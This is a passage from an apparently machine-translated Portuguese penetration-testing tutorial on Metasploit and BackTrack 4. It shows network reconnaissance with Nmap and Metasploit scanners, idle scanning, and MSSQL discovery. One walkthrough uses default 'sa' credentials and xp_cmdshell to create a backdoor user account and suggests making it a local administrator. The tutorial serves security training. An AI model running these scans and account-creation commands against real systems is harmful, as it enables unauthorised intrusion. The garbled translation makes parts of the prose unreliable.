
O * It é excelente para o fornecimento de gestão ou de sensibilização dos utilizadores, demos

Desvantagens de incluir msfweb:

- * É apenas esporadicamente atualizado
- * Funciona, mas é um devorador de memória e pode forçar o browser a um rastejamento
- * A interface msfweb fornece absolutamente nenhuma segurança e só deve ser usado em redes confiáveis

Recolha de Informação

A base para qualquer teste de penetração bem sucedida é a recolha de informação sólida. A incapacidade de realizar a recolha de informação adequada terá que flailing ao redor aleatoriamente, atacar as máquinas que não são vulneráveis e outros que estão faltando.



```
root@bt4: /pentest/exploits/framework3 - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

msf auxiliary(version) > run

[*] 192.168.2.110 is running Unix Samba 2.2.3a (language: Unknown)
[*] 192.168.2.114 is running Windows Vista Enterprise (Build 6000) (language: Unknown)
[*] 192.168.2.106 is running Unix Samba 3.0.4 (language: Unknown)
[*] 192.168.2.105 is running Unix Samba 3.3.2 (language: Unknown)
[*] 192.168.2.108 is running Unix Samba 2.2.5 (language: Unknown)
[*] 192.168.2.117 is running Unix Samba 3.0.24 (language: Unknown)
[*] 192.168.2.107 is running Unix Samba 2.2.7a (language: Unknown)
[*] 192.168.2.111 is running Windows 2000 Service Pack 0 - 4 (language: English)
[*] 192.168.2.109 is running Windows XP Service Pack 2 (language: English)
[*] Auxiliary module execution completed
msf auxiliary(version) >
```

Nós próximos capítulos vamos cobrir vários aspectos no âmbito Metasploit que podem ajudar com o esforço de coleta de informações.

O Dradis Framework

Se você estiver executando uma caneta-teste como parte de uma equipe ou estão trabalhando em seu próprio país, você vai querer ser capaz de armazenar seus resultados para a referência rápida, compartilhar seus dados com sua equipe, e ajudar a escrever o seu relatório final. Uma excelente ferramenta para a realização de todos os acima é o quadro Dradis. Dradis é uma estrutura de código aberto para compartilhar informações durante as avaliações de segurança e pode ser encontrado aqui. O quadro Dradis está sendo ativamente desenvolvida com novas funcionalidades sejam adicionadas regularmente.

Dradis é muito mais do que apenas um simples pedido de anotação. Comunicar sobre SSL, pode importar arquivos Nmap e Nessus resultado, anexar arquivos, gerar relatórios, e pode ser estendido para conectar-se com sistemas externos (por exemplo, a vulnerabilidade do banco de dados). No Backtrack4 você pode emitir o seguinte comando:


```
root@bt4: apt-get install dradis
```

Uma vez que o Framework foi instalado, podemos agora ir para o diretório e iniciar o servidor.

```
root@bt4: cd /pentest/misc/dradis/server
root@bt4: ruby ./script/server

=> Booting WEBrick...
=> Rails application started on https://localhost:3004
=> Ctrl-C to shutdown server; call with --help for options
[2009-08-29 13:40:50] INFO WEBrick 1.3.1
[2009-08-29 13:40:50] INFO ruby 1.8.7 (2008-08-11) [i486-linux]
[2009-08-29 13:40:50] INFO
```

Enfim, estamos prontos para abrir a interface web Dradis. Navegar para `https://localhost:3004` (ou use o endereço IP), aceitar o aviso de certificado, digite uma senha novo servidor, quando solicitado, e login usando a senha definida no passo anterior. Note que não há nomes para definir isso no login, você pode usar qualquer nome de login que você gosta. Se tudo correr bem, você será apresentado com o espaço de trabalho Dradis principal.



No lado esquerdo você pode criar uma estrutura de árvore. Use-o para organizar suas informações (por exemplo: hosts, sub-redes, serviços, etc.) No lado direito você pode adicionar as informações pertinentes a cada elemento (acho notas ou anexos).

Antes de iniciar a Dradis console, você precisará editar o arquivo 'dradis.xml' para refletir o nome de usuário e senha que você definiu quando inicialmente executando o servidor. Este arquivo pode ser localizado no backtrack4 em '/pentest/misc/Dradis/cliente/conf'.

Você pode agora lançar o console Dradis emitindo o seguinte comando a partir do "pentest misc / Dradis /cliente/"diretório:

```
root@bt4:/pentest/misc/dradis/client# ruby ./dradis.rb
event(s) registered: [:exception]
Registered observers:
  {:exception=>[#]

dradis>
```

Port Scanning

Embora já instalados e configurados Dradis para armazenar nossas notas e resultados, ainda é uma boa prática criar um novo banco de dados de dentro Metasploit que os dados ainda podem ser úteis para ter rápida recuperação e para uso em situações de ataque determinado.

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf > help
...snip...
Database Backend Commands
=====

  Command      Description
  -----
db_add_host    Add one or more hosts to the database
db_add_note    Add a note to host
db_add_port    Add a port to host
db_autopwn     Automatically exploit everything
db_connect     Connect to an existing database
db_create      Create a brand new database
db_del_host    Delete one or more hosts from the database
db_del_port    Delete one port from the database
db_destroy     Drop an existing database
db_disconnect  Disconnect from the current database instance
db_driver      Specify a database driver
db_hosts       List all hosts in the database
db_import_amap_mlog Import a THC-Amap scan results file (-o -m)
db_import_nessus_nbe Import a Nessus scan result file (NBE)
db_import_nessus_xml Import a Nessus scan result file (NESSUS)
db_import_nmap_xml Import a Nmap scan results file (-oX)
db_nmap        Executes nmap and records the output automatically
db_notes       List all notes in the database
db_services    List all services in the database
db_vulns       List all vulnerabilities in the database

msf >
```

Podemos usar o "db_nmap" comando para executar uma varredura Nmap contra os nossos objectivos e que os resultados da verificação armazenados no banco de dados recém criado, no entanto, Metasploit só irá criar o arquivo de saída XML como que é o formato que ele usa para preencher o banco de dados enquanto que Dradis pode importar tanto a saída para o grep ou normal. É sempre bom ter todas as três saídas do Nmap (xml, grep e normal), para que possamos executar o Nmap digitalizar usando o sinalizador '-oA' para gerar a saída de três arquivos, em seguida, emitir o "db_import_nmap_xml" comando 'para preencher o banco de dados do Metasploit'.

Se você não quiser importar os seus resultados em Dradis, basta executar o Nmap usando 'db_nmap' com as opções que você usaria normalmente, omitindo-se a bandeira de saída. O exemplo a seguir

seria, então, "db_nmap-v-sV 192.168.1.0/24.

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

Com o scan terminado nós vamos emitir o "db_import_nmap_xml 'comando para importar o arquivo XML do Nmap.

```
msf > db_import_nmap_xml subnet_1.xml
```

Os Resultados importados podem ser vistos através do db_hosts 'e' db_services 'comandos:


```
msf > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status: alive OS:
...

msf > db_services
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=22 proto=tcp state=up
name=ssh
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=23 proto=tcp state=up
name=telnet
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.1 port=80 proto=tcp state=up
name=http
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Service: host=192.168.1.2 port=23 proto=tcp state=up
name=telnet
...
```

Agora estamos prontos para importar os nossos resultados em Dradis mudando para o terminal onde temos a Dradis console em execução e de emissão do "import nmap 'de comando.

```
dradis> import nmap /pentest/exploits/framework3/subnet_1.nmap normal
There has been an exception:
[error] undefined method `each' for nil:NilClass
/pentest/exploits/framework3/subnet_1.nmap was successfully imported dradis>
```

Se você mudar a sua interface web Dradis e atualizar a exibição, você verá os resultados do Nmap importados varredura em um formato fácil de navegar em árvore.



Notes on Scanners and Auxiliary Modules

Scanners e mais outros módulos auxiliares use a opção rhosts em vez de RHOST. Rhosts pode ter intervalos de IP (192.168.1.20-192.168.1.30), os intervalos CIDR (192.168.1.0/24), vários intervalos separados por vírgulas (192.168.1.0/24, 192.168.3.0/24), ea linha de lista de hosts separados arquivos (file: / tmp / hostlist.txt). Este é um outro uso para o nosso arquivo de saída para o grep do Nmap.

Note também que, por padrão, todos os módulos de scanner terá o valor FIOS definido para '1'. O valor FIOS define o número de threads simultâneos para usar durante a digitalização. Defina esse valor para um número maior, a fim de acelerar o seu scans ou mantê-la baixa, a fim de reduzir o tráfego de rede, mas não se esqueça de respeitar as seguintes orientações:

- * Manter o valor de 16 LINHAS em sistemas Win32 nativo
- * Mantenha FIOS menos de 200 quando estiver executando MSF em Cygwin
- * Em sistemas operacionais Unix-like, fios pode ser configurado para 256.

Port Scanning

Além de executar o Nmap, há uma variedade de scanners de portas de outros que estão disponíveis para nós no quadro.

```
msf > search portscan
[*] Searching loaded modules for pattern 'portscan'...
```

Auxiliary

=====

Name	Description
----	-----
scanner/portscan/ack	TCP ACK Firewall Scanner
scanner/portscan/ftpbounce	FTP Bounce Port Scanner
scanner/portscan/syn	TCP SYN Port Scanner
scanner/portscan/tcp	TCP Port Scanner
scanner/portscan/xmas	TCP "XMas" Port Scanner

Para efeitos de comparação, vamos comparar o nosso Nmap resultados de varredura para a porta 80 com um módulo de digitalização Metasploit. Primeiro, vamos determinar quais hosts tinha 80 porta aberta de acordo com o Nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150
```

O Nmap scan nós executamos anteriormente era um scan SYN, então vamos executar o scan mesmo em toda a sub-rede olhando para a porta 80 através de nossa interface eth0 usando o Metasploit.

```
msf > use scanner/portscan/syn
msf auxiliary(syn) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  INTERFACE          no              The name of the interface
  PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS          yes             The target address range or CIDR identifier
  THREADS      1                yes       The number of concurrent threads
  TIMEOUT      500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run

[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
```

```
[*] Auxiliary module execution completed
```

Assim, podemos ver que Metasploit's built-in módulos scanner são mais capazes de encontrar sistemas e abrir a porta para nós. É apenas uma ferramenta excelente para ter no seu arsenal, se acontecer de você estar executando o Metasploit em um sistema sem Nmap instalado.

SMB Version Scanning

Agora que nós determinamos que hosts estão disponíveis na rede, pode-se tentar determinar quais sistemas operacionais estão funcionando. Isso nos ajudará a diminuir nossos ataques para atingir um sistema específico e nos impede de perder tempo com aqueles que não estão vulneráveis a uma exploração particular.

Uma vez que existem muitos sistemas em nossa pesquisa que a porta 445 aberta, vamos usar o 'scanner smb / versão / módulo' para determinar qual versão do Windows está sendo executado em um alvo e qual a versão do Samba está em um host Linux.

```
msf > use scanner/smb/version
msf auxiliary(version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(version) > set THREADS 50
THREADS => 50
msf auxiliary(version) > run

[*] 192.168.1.100 is running Windows 7 Enterprise (Build 7600) (language: Unknown)
[*] 192.168.1.116 is running Unix Samba 3.0.22 (language: Unknown)
[*] 192.168.1.121 is running Windows 7 Ultimate (Build 7100) (language: Unknown)
[*] 192.168.1.151 is running Windows 2003 R2 Service Pack 2 (language: Unknown)
[*] 192.168.1.111 is running Windows XP Service Pack 3 (language: English)
[*] 192.168.1.114 is running Windows XP Service Pack 2 (language: English)
[*] 192.168.1.124 is running Windows XP Service Pack 3 (language: English)
[*] Auxiliary module execution completed
```

Além disso, observe que, se emitir o comando 'db_hosts' agora, as informações recém-adquiridas são armazenadas no banco de dados do Metasploit.

```
msf auxiliary(version) > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status: alive OS: Windows Windows 7 Enterprise
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.104 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.109 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.111 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.114 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.116 Status: alive OS: Unknown Unix
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.121 Status: alive OS: Windows Windows 7 Ultimate
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.123 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.124 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.137 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.150 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.151 Status: alive OS: Windows Windows 2003 R2
```


Idle Scanning

IPID Nmap Idlescan nos permite ser um pouco digitalização stealthy um alvo enquanto spoofing do endereço IP de outro host na rede. Para que este tipo de verificação para o trabalho, teremos de encontrar uma máquina que está ociosa na rede e usa IPID seqüências de uma ou Incremental Incremental Little-Endian Broken. Metasploit contém o módulo scanner '/ ip / ipidseq' para digitalizar e olhar para uma máquina que se adapta às exigências.

Para mais informações sobre Idlescan com o Nmap, consulte <http://nmap.org/book/idlescan.html>

```
msf auxiliary(writable) > use scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.0/24  yes       The target address range or CIDR identifier
  RPORT     80               yes       The target port
  THREADS   1                 yes       The number of concurrent threads
  TIMEOUT   500              yes       The reply read timeout in milliseconds

msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run

[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

A julgar pelos resultados de nosso exame, temos uma série de zumbis potencial que podemos utilizar para realizar a digitalização ocioso. Vamos tentar digitalizar um host com o zumbi no 192.168.1.109 e ver se obtemos os mesmos resultados que tivemos anteriormente.

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.114

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)
```

Hunting for MSSQL

Uma das minhas favoritas é a UDP avançado footprinting de servidores MSSQL. Se você estiver realizando um teste de penetração interna este é um deve usar a ferramenta. Quando MSSQL instala, ele instala ou na porta TCP 1433 ou um acaso da porta TCP dinâmicas. Se a porta é gerado dinamicamente, isso pode ser bastante complicado para um atacante para encontrar os servidores MSSQL ao ataque. Felizmente com a Microsoft, que nos abençoou com a porta 1434 UDP que, uma vez consultada permite que você puxe um pouco de informações sobre o SQL Server, incluindo a porta que o ouvinte está no TCP. Vamos carregar o módulo e usá-lo para descobrir vários servidores.

```
msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...
```

Exploits
=====

Name	Description
-----	-----
windows/mssql/lyris_listmanager_weak_pass	Lyris ListManager MSDE Weak sa Password
windows/mssql/ms02_039_slammer	Microsoft SQL Server Resolution Overflow
windows/mssql/ms02_056_hello	Microsoft SQL Server Hello Overflow
windows/mssql/mssql_payload	Microsoft SQL Server Payload Execution

Auxiliary
=====

Name	Description
-----	-----
admin/mssql/mssql_enum	Microsoft SQL Server Configuration Enumerator
admin/mssql/mssql_exec	Microsoft SQL Server xp_cmdshell Command Execution
admin/mssql/mssql_sql	Microsoft SQL Server Generic Query
scanner/mssql/mssql_login	MSSQL Login Utility
scanner/mssql/mssql_ping	MSSQL Ping Utility

```
msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit
```

```
[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

O primeiro comando que foi emitida a procura de qualquer 'mssql' plugins. O segundo conjunto de instruções foi o 'scanner use / mssql / mssql_ping, este irá carregar o módulo scanner para nós. Em seguida, "mostrar opções" permite-nos ver o que nós precisamos especificar. O 'set rhosts 10.211.55.1/24' define o intervalo de sub-rede que queremos começar a olhar para servidores de SQL. Você pode especificar um / 16 ou o que você quer ir depois. Eu recomendaria aumentar o número de tópicos, pois isso pode levar um longo tempo com um scanner único thread.

Após o comando "executar" é emitido, um exame vai ser realizado e puxar informações específicas sobre o servidor MSSQL. Como podemos ver, o nome da máquina é "SSHACKTHISBOX-0" ea porta TCP está sendo executado em 1433. módulo Nesse ponto, você poderia usar o 'scanner mssql / mssql_login /' a força bruta a senha, passando o arquivo de um módulo de dicionário. Alternativamente, você também pode usar Fast-Track, medusa, ou hydra para fazer isso. Uma vez que você conseguiu adivinhar a senha, não há um módulo pequeno puro para executar o xp_cmdshell procedimento armazenado.

```
msf auxiliary(mssql_login) > use admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options:

  Name          Current Setting          Required  Description
  ----          -
  CMD            cmd.exe /c echo OWNED > C:\owned.exe  no       Command to execute
  HEX2BINARY     /pentest/exploits/framework3/data/exploits/mssql/h2b  no       The path to the
  hex2binary script on the disk
  MSSQL_PASS     password                 no       The password for the
  specified username
  MSSQL_USER     sa                       no       The username to
  authenticate as
  RHOST          10.211.55.128            yes      The target address
  RPORT          1433                     yes      The target port

msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user rel1k ihazpassword /ADD
cmd => net user rel1k ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit

The command completed successfully.

[*] Auxiliary module execution completed
```

Olhando a saída do 'ihazpassword rel1k net user / add ', que foi adicionado com sucesso uma conta de usuário chamado "rel1k ", a partir daí, poderíamos emitir "net localgroup administradores rel1k / ADD' para obter um administrador local no sistema em si. Nós temos o controle total sobre o sistema neste momento.

Service Identification

Mais uma vez, à exceção de usar o Nmap para realizar a digitalização dos serviços em nossa rede de destino, Metasploit também inclui uma grande variedade de scanners para vários serviços, muitas vezes, ajudá-lo a determinar potencialmente vulneráveis serviços rodando em máquinas-alvo.

```

msf auxiliary(tcp) > search auxiliary ^scanner
[*] Searching loaded modules for pattern '^scanner'...

Auxiliary
=====

Name                                     Description
----                                     -
scanner/db2/discovery                   DB2 Discovery Service Detection.
scanner/dcerpc/endpoint_mapper           Endpoint Mapper Service Discovery
scanner/dcerpc/hidden                   Hidden DCERPC Service Discovery
scanner/dcerpc/management               Remote Management Interface Discovery
scanner/dcerpc/tcp_dcerpc_auditor        DCERPC TCP Service Auditor
scanner/dect/call_scanner                DECT Call Scanner
scanner/dect/station_scanner             DECT Base Station Scanner
scanner/discovery/arp_sweep              ARP Sweep Local Network Discovery
scanner/discovery/sweep_udp              UDP Service Sweeper
scanner/emc/alphastor_devicemanager      EMC AlphaStor Device Manager Service.
scanner/emc/alphastor_librarymanager     EMC AlphaStor Library Manager Service.
scanner/ftp/anonymous                   Anonymous FTP Access Detection
scanner/http/frontpage                   FrontPage Server Extensions Detection
scanner/http/frontpage_login             FrontPage Server Extensions Login Utility
scanner/http/lucky_punch                 HTTP Microsoft SQL Injection Table XSS Infection
scanner/http/ms09_020_webdav_unicode_bypass
MS09-020 IIS6 WebDAV Unicode Auth Bypass
scanner/http/options                     HTTP Options Detection
scanner/http/version                     HTTP Version Detection
...snip...
scanner/ip/ipidseq                       IPID Sequence Scanner
scanner/misc/ib_service_mgr_info          Borland InterBase Services Manager Information
scanner/motorola/timbuktu_udp             Motorola Timbuktu Service Detection.
scanner/mssql/mssql_login                 MSSQL Login Utility
scanner/mssql/mssql_ping                  MSSQL Ping Utility
scanner/mysql/version                     MySQL Server Version Enumeration
scanner/nfs/nfsmount                      NFS Mount Scanner
scanner/oracle/emc_sid                    Oracle Enterprise Manager Control SID Discovery
scanner/oracle/sid_enum                   SID Enumeration.
scanner/oracle/spy_sid                    Oracle Application Server Spy Servlet SID
Enumeration.
scanner/oracle/tnslsnr_version             Oracle tnslnsr Service Version Query.
scanner/oracle/xdbsid                     Oracle XML DB SID Discovery
...snip...
scanner/sip/enumerator                   SIP username enumerator
